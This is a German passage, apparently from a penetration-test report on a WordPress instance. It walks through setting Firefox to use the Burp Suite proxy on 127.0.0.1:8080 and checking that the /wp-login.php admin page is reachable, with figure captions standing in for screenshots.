Bevor die Überprüfung erfolgen kann, muss der Webbrowser, **Firefox**<sup>11</sup> von Mozilla, umkonfiguriert werden, damit dieser mit dem HTTP-Proxy, **Burpsuite**<sup>12</sup> kommunizieren kann. Hierzu müssen ein **HTTP-** und **HTTPS-**Proxy auf die lokale IP-Adresse **127.0.0.1** mit dem Port **8080** eingetragen werden (siehe Abbildung 3 - Abbildung 5) und anschließend **Burpsuite** gestartet werden (siehe Abbildung 6 - Abbildung 8). Der Port wird standardmäßig für **Burpsuite** verwendet.

<sup>11</sup> <https://www.mozilla.org/de/firefox/new/>

<sup>12</sup> <https://portswigger.net/burp>



**Abbildung 3:** Durchführung der Angriffssimulation 2/42






Abbildung 4: Durchführung der Angriffssimulation 3/42





Abbildung 5: Durchführung der Angriffssimulation 4/42



**Abbildung 6:** Durchführung der Angriffssimulation 5/42




Abbildung 7: Durchführung der Angriffssimulation 6/42






Abbildung 8: Durchführung der Angriffssimulation 7/42

Nun folgt die Aufklärung der **WordPress** Instanz und es wird geprüft, ob die administrative Weboberfläche erreichbar ist. Dazu wird wie in Abbildung 9 entnommen, die IP-Adresse aufgerufen und nach dem Endpunkt /wp-login.php innerhalb der **Uniform Resource Locator (URL)** geprüft.




**Abbildung 9:** Durchführung der Angriffssimulation 8/42

